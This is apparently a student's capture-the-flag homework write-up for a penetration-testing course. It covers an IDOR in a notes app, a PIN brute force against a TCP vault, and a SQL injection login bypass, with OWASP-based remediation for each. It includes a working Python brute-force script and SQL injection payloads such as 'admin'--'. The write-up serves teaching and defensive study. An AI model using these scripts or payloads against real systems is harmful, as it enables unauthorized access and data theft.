

HW3: Capture the Flag

ENPM634-0101,CY01: Penetration Testing

Nelay Sharma

Mr. Michael Wittner

Date: 4/3/2026

Directory ID: nsharm21

University ID: #122295414

Word Count: 1834

TOOLS: netcat, fl.py, SQL injection



Writeup 1 — Challenge Summary

Name: Quick Notes



Category: Web

Description: A simple note-sharing web application running at <http://35.226.227.212:19358>; The objective was to find the admin's secret note.


1.1 Reconnaissance, Approach, Exploitation



Upon opening the challenge, I was presented with a registration and login page. After creating a new account and logging in, it brought me to a dashboard where I could create and view my own notes.



After saving the note, I clicked on the home dashboard and was taken to `/note/2`. The numeric ID in the URL had stood out, as if I was assigned **ID 2**, then there had to be **ID 1**



After observing that my note was accessible at `/note/2`, I changed the url to

<http://35.226.227.212:19358/note/1>

There was no authentication bypass, brute forcing, or additional tooling was required. The server had returned the admin's flag in full without performing any server-side authorization check to verify that the authenticated session belonged to the note's owner.

FLAG: FLAG{id0r_n0t3s_4r3_sh4r3d}

1.2 Root Cause

The application used a sequential integer as the note identifier and exposed it directly in the URL. Critically, the backend of the application did not perform any sort of ownership check as it fetched whatever note matched the requested URL without verifying the authenticated user was the note's proper owner.

This is a textbook Insecure Direct Object Reference (IDOR), where a user can manipulate a resource identifier in a request to access objects they are not authorized to view, classified under OWASP A01:2021 - Broken Access Control.

Had there been proper server-side authorization checks in place, then it would have been very difficult for me to do a bypass of the PINs and access the admin notes, as the application would have compared the authenticated user's ID against the note's owner ID and returned a 403 Forbidden response instead of the note contents.

1.2 Remediation

To fix this vulnerability, it requires enforcing server-side authorization on every note retrieval request. For example, when a user requests /note/3 or /note/4, the backend must verify that the user's ID matches the owner_id or administrator_id (i.e., if the administrator is acting as the sole owner of note ID 1, no other authenticated user should be able to retrieve requests from non-owning users; it should return a 403 Forbidden response rather than the note content where I found the flag in).

Relevant reference: **OWASP IDOR Testing Guide (WSTG-ATHZ-04)**.

Writeup 2 — Challenge Summary

Name: Vault Lock


Category: Binary

Description: A 4-digit PIN protects a remote vault accessible over a raw TCP connection. The objective was to find the correct PIN and retrieve the flag.

2.1 Reconnaissance, Approach, Exploitation

After spinning up the challenge, I connected to the service using netcat

```
nc 35.226.227.212 22866
```



```
Session Actions Edit View Help
(nelay@kali)-[~]
$ nc 35.226.227.212 22866
Vault Lock
Enter 4-digit PIN: 0000
[-] ACCESS DENIED.
(nelay@kali)-[~]
$
```

The server responded with a “Vault Lock” banner and prompted for a 4-digit PIN. Submitting an incorrect pin would return ‘ACCESS DENIED’ and close the remote connection.

Since there was no source code provided in the challenge and only a raw TCP connection, with no rate limiting, the attack surface was clear as it is a 4-digit PIN has only 10,000 possible values (0000 - 9999), making brute force entirely feasible.

Originally I had attempted to do multiple scripts as a hint was given *“Try submitting many PINs and measuring how long each response takes.”*, *“Does a PIN starting with the correct first digit take longer?”*, however determining the correct pin based on response timing would be difficult due to network latency and connection inconsistency that would make reliable timing measurements not trustworthy over a remote TCP connection.

As such, I opted to go for a python brute force script (fl.py) that would iterate through all 10,000 possible PINs.

The way it would work is by opening a fresh TCP socket for each individual attempt, then wait for the PIN prompt, submitting the zero-padded 4-digit candidate PIN, and then checking the response. Any response that did not contain 'DENIED' or 'ERROR' would be printed and the next iteration would continue until all 10,000 attempts were exhausted.

```
import socket
HOST, PORT = '35.226.227.212', 22866

def try_pin(pin):
    try:
        s = socket.socket()
        s.settimeout(5)
        s.connect((HOST, PORT))
        buf = b''
        while b'PIN:' not in buf:
            buf += s.recv(256)
        s.send((pin + '\n').encode())
        response = s.recv(256).decode(errors='ignore').strip()
        s.close()
        return response
    except Exception as e:
        return f"ERROR: {e}"

print("[*] Brute forcing all 10000 PINs...\n")
found = []
for i in range(10000):
    pin = f"{i:04d}"
    resp = try_pin(pin)
    if i % 100 == 0:
        print(f"[~] Progress: {pin} ({i}/10000)")
    if 'DENIED' not in resp and 'ERROR' not in resp:
        print(f"[+] HIT: PIN={pin} Response: {resp}")
        found.append((pin, resp))
```

The script ran through all 10,000 PINS and identified '3742' as the correct value, returning **"ACCESS GRANTED — FLAG{t1m1ng_1s_3v3ryth1ng}."** as the flag for this challenge.

This was later confirmed by manually using netcat with nc 35.226.227.212 22866, and submitting the pin directly when asked by the service.

```
nelay@kali: ~  
Session Actions Edit View Help  
nelay@kali)-[~]  
$ python3 fl.py  
[*] Brute forcing all 10000 PINs ...  
[~] Progress: 0000 (0/10000)  
[~] Progress: 0100 (100/10000)  
[~] Progress: 0200 (200/10000)  
[~] Progress: 0300 (300/10000)  
[~] Progress: 0400 (400/10000)  
[~] Progress: 0500 (500/10000)  
[~] Progress: 0600 (600/10000)  
[~] Progress: 0700 (700/10000)  
[~] Progress: 0800 (800/10000)  
[~] Progress: 0900 (900/10000)  
[~] Progress: 1000 (1000/10000)  
[~] Progress: 1100 (1100/10000)  
[~] Progress: 1200 (1200/10000)  
[~] Progress: 1300 (1300/10000)  
[~] Progress: 1400 (1400/10000)  
[~] Progress: 1500 (1500/10000)  
[~] Progress: 1600 (1600/10000)  
[~] Progress: 1700 (1700/10000)  
[~] Progress: 1800 (1800/10000)  
[~] Progress: 1900 (1900/10000)  
[~] Progress: 2000 (2000/10000)  
[~] Progress: 2100 (2100/10000)  
[~] Progress: 2200 (2200/10000)  
[~] Progress: 2300 (2300/10000)  
[~] Progress: 2400 (2400/10000)  
[~] Progress: 2500 (2500/10000)  
[~] Progress: 2600 (2600/10000)  
[~] Progress: 2700 (2700/10000)  
[~] Progress: 2800 (2800/10000)  
[~] Progress: 2900 (2900/10000)  
[~] Progress: 3000 (3000/10000)  
[~] Progress: 3100 (3100/10000)  
[~] Progress: 3200 (3200/10000)  
[~] Progress: 3300 (3300/10000)  
[~] Progress: 3400 (3400/10000)  
[~] Progress: 3500 (3500/10000)  
[~] Progress: 3600 (3600/10000)  
[~] Progress: 3700 (3700/10000)  
[+] HIT: PIN=3742 Response: [+] ACCESS GRANTED - FLAG{t1m1ng_1s_3v3ryth1ng}  
[~] Progress: 3800 (3800/10000)  
[~] Progress: 3900 (3900/10000)  
[~] Progress: 4000 (4000/10000)  
[~] Progress: 4100 (4100/10000)  
[~] Progress: 4200 (4200/10000)  
[~] Progress: 4300 (4300/10000)
```

```
nelay@kali: ~  
Session Actions Edit View Help  
nelay@kali)-[~]  
$ nc 35.226.227.212 22866  
== Vault Lock ==  
Enter 4-digit PIN: 3742  
[+] ACCESS GRANTED - FLAG{t1m1ng_1s_3v3ryth1ng}  
nelay@kali)-[~]  
$
```

2.2 Root Cause

The vault accepted a 4-digit numeric PIN with no rate limiting, no lockout policy, and no connection throttling. With only 10,000 possible code values and a fresh connection accepted every time for each attempt, the entire keyspace was exhaustible in a single automated run that lasted over 12.56 minutes.

This represents a brute force vulnerability stemming from an absence of authentication hardening controls, specifically the lack of account lockout or attempt throttling under OWASP A07:2021 - Identification and Authentication Failures.

Had there been proper rate limiting or account lockout mechanisms in place, then it would have been very difficult for me to do a bypass of the PINs as each failed attempt would have triggered a cooldown/lockout period, forcing the brute force script to either slow to an impractical speed or be blocked entirely after a threshold of failed attempts.

2.3 Remediation & Solutions

To fix this vulnerability, it requires implementing server-side authentication hardening controls that restrict the number of PIN attempts a single connection or IP address can make within a given time window. In layman terms, it means if you enter the wrong pin too many times, the system will lock you out or make you wait before trying again.

A real system should enforce a lockout or an exponential backoff after a small number of failed attempts typically around 3-5 to prevent brute force attempts, as any brute force automated script would have to be throttled to an extremely low attempt rate making the time needed to exhaust the keyspace (i.e., all possible character combinations keys that can form a password) longer from minutes to days or weeks,, making it impractical for the attacker as it is far beyond what would be practical for the threat actor.

In addition, connection rate limitation would further slow automated scripts including the one I used, as each connection attempt from my script would have been delayed or dropped after exceeding a defined request threshold. Fundamentally, a 4-digit numeric PIN provides only ~13 bits of entropy, which is insufficient for any sensitive authentication context, and why we prefer to use longer alphanumeric passwords or passphrases that would take longer to brute force. With all of those suggested changes, it is highly recommended for a service to use a longer, higher-entropy authentication secret, such as a minimum 8-character alphanumeric password or a TOTP one-time code.

Relevant reference: **OWASP Testing for Account Lockout (WSTG-ATHN-03)**.

Writeup 3 — Challenge Summary

Name: Corp Login


Category: Web

Description: corporate intranet login portal running at <http://35.226.227.212:34951>. The objective was to login without a username and password and retrieve the flag hidden within.

3.1 Reconnaissance, Approach, Exploitation

After spinning up the challenge, and connecting to the webpage, I noticed a login.

<http://35.226.227.212:34951>

A screenshot of a web application titled "Corporate Intranet". Inside the page, there is a white box with the heading "Employee Login". Below the heading, there are two input fields: "Username" and "Password". Below the "Password" field is a blue button labeled "Login". The entire page has a light gray background.

The employee login page was prompting for a username or password to login.

Since the page had no visible lockout or CAPTCHA, it would be worth testing for a SQL injection, as improperly sanitized input fields are a common vulnerability in web authentication forms, especially login pages.

Rather than using more generic SQL/SQLi injection bypass payloads for login (i.e., ' or 1=1--, ' or 1=1#, or ' or 1=1/*) which are widely known and sometimes filtered, I opted to use a more targeted approach. Since admin accounts are a common target for credential attacks, I submitted "admin'--" as the username with a randomly arbitrary obfuscated password, in case the application had a format validation check, where it would flag improper or blank/empty passwords.


The way “admin'--” injection works is the single quotation apostrophe (') closes the username string in the underlying SQL query, and (--) comments out the remainder of the query, including the password check. The resulting query effectively becomes a truncated authentication query where only the username condition is evaluated.

```
SELECT * FROM users WHERE username = 'admin'--' AND password = '...'
```

Everything after (--) is treated as a comment and is ignored by the database, so the password condition is never evaluated across the entire query execution. The server authenticated the session as an admin legitimately logging onto the corporate intranet portal, and returned the employee dashboard with full admin privileges to the dashboard.

From the dashboard, I navigated to “View Secrets”, which displayed a table of company secrets including the flag.

Flag: FLAG{sql1_un10n_s3l3ct_ftw}



Corporate Intranet

Employee Login

Username
admin'--

Password
.....

Login

Corporate Intranet

Welcome, admin

You are logged into the corporate intranet.

- [View Secrets](#)
- [Logout](#)

Corporate Intranet

Company Secrets

Name	Value
flag	FLAG{sql1_un10n_s3l3ct_ftw}
api_key	sk-internal-9f8e7d6c5b4a
db_password	corp_prod_2024!

[Back to Dashboard](#)

3.2 Root Cause

The login form passed user-supplied input directly into a SQL query without sanitization or parameterization. This allowed the single quotation apostrophe (') to break out of the intended string context and the (--) sequence to comment out the password verification logic entirely.

Resulting in an authentication bypass, granting access to any account whose username is known, including the admin. This is a SQL Injection, specifically an authentication bypass via inline comment injection (Classic SQLi), under OWASP A03:2021 – Injection

3.3 Remediation & Solutions

To fix this vulnerability, it requires implementing parameterized queries (i.e., prepared statements), which separates SQL logic from user supplied data entirely. With a parameterized query the "admin'--" input is treated as a literal string rather than an executable SQL command or operator, so the SQLi injection has no effect and therefore cannot bypass the authentication logic.

In addition, enforcing a principle of least privilege on the database user so the application account cannot access secrets tables directly would heavily limit the blast radius of any successful injection attempt in the event that other defenses fail. In short, Input validation and a web application firewall (WAF) can serve as secondary supplementary defenses, but the primary fix for this type of injection vulnerability, is to implement parameterized queries.

Relevant reference: **OWASP SQL Injection Prevention Cheat Sheet (WSTG-INPV-05)**